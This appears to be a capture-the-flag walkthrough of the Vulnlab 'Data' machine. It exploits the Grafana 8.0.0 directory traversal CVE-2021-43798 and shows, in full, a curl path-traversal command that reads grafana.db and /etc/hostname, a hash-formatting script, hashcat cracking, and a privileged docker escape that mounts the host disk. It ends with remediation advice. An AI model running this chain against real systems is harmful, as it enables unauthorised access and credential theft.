Vulnlab Walkthrough Data
Nmap


Here, we can see that port 22 and port 3000 are open. Looking further into port 3000, we can see a version of Grafana is in use.
Enumeration

When viewing the http service running on port 3000 in Firefox, we find a Grafana login page. Here, we can see that version 8.0.0 is in use.
Searching for, “Grafana 8.0.0. exploit” we find that this version is vulnerable to directory traversal under CVE-2021-43798.

This article outlines interesting details about CVE-2021-43798. The author give a directory traversal path to access a Grafana database file.
curl -o grafana.db --path-as-is http://10.10.120.121:3000/public/plugins/welcome/../../../../../../../../var/lib/grafana/grafana.db


This is an SQLite database. Below, we can see a user table which contains hashes for the admin and Boris user.
Initial Foothold
Using the Python script below, we can format these hashes in a way that allows us to process them through hashcat to obtain the plaintext password.
import base64

hashes = [
    ("hash", "salt"),
    ("hash", "salt")
]

with open("formatted_hashes.txt", "w") as f:
    for hash_hex, salt in hashes:
        hash_b64 = base64.b64encode(bytes.fromhex(hash_hex)).decode()
        salt_b64 = base64.b64encode(salt.encode()).decode()
        f.write(f"sha256:10000:{salt_b64}:{hash_b64}\n")

hashcat -m 10900 formatted_hashes.txt /usr/share/wordlists/rockyou.txt -o cracked.txt
- -m 10900 → Hash type for PBKDF2-HMAC-SHA256
- rockyou.txt → Common password list
- -o cracked.txt → Output file for cracked hashes

Below, we see that we cracked the hash for the boris user. Because port 22 was open on our nmap scan, we can now SSH as this user.
Here, we get the user flag.

Privilege Escalation
Running sudo -l, we can see that the boris user can run docker as root, allowing us to break out of the container.

Because the version of Grafana being used is vulnerable to directory traversal, we can take advantage of this by reading the name of the docker container from /etc/hostname.
GET http://10.10.120.121:3000/public/plugins/zipkin/../../../../../../../../etc/hostname

With the Docker container name, we can obtain an interactive shell inside the container.
sudo docker exec -it --privileged -u root e6ff5b1cbc85 bash
- docker exec → Executes a command inside the container.
- -it → Makes the session interactive, allowing you to run commands inside the container manually.
- –privileged → Gives the container full privileges on the host (useful for privilege escalation).
- -u root → Runs the command as the root user inside the container.
- e6ff5b1cbc85 → Specifies the container ID.
- bash → Starts a Bash shell inside the container.
fdisk -l lists all available storage devices inside the container. Since the container has privileged access, we can identify the host system’s disk and mount it to gain full access. Here, we can list all disk partitions available to the container.

The host machine’s disk is /dev/xvda1. We can now mount this which is what will allow us to view the entire host file system.
mkdir /mnt/host
mount /dev/xvda1 /mnt/host

After mounting this disk, we can navigate to /mnt/host/root and retrieve the root flag.
Remediation
Upgrade Grafana to patched versions 8.0.7, 8.1.8, 8.2.7, or 8.3.1.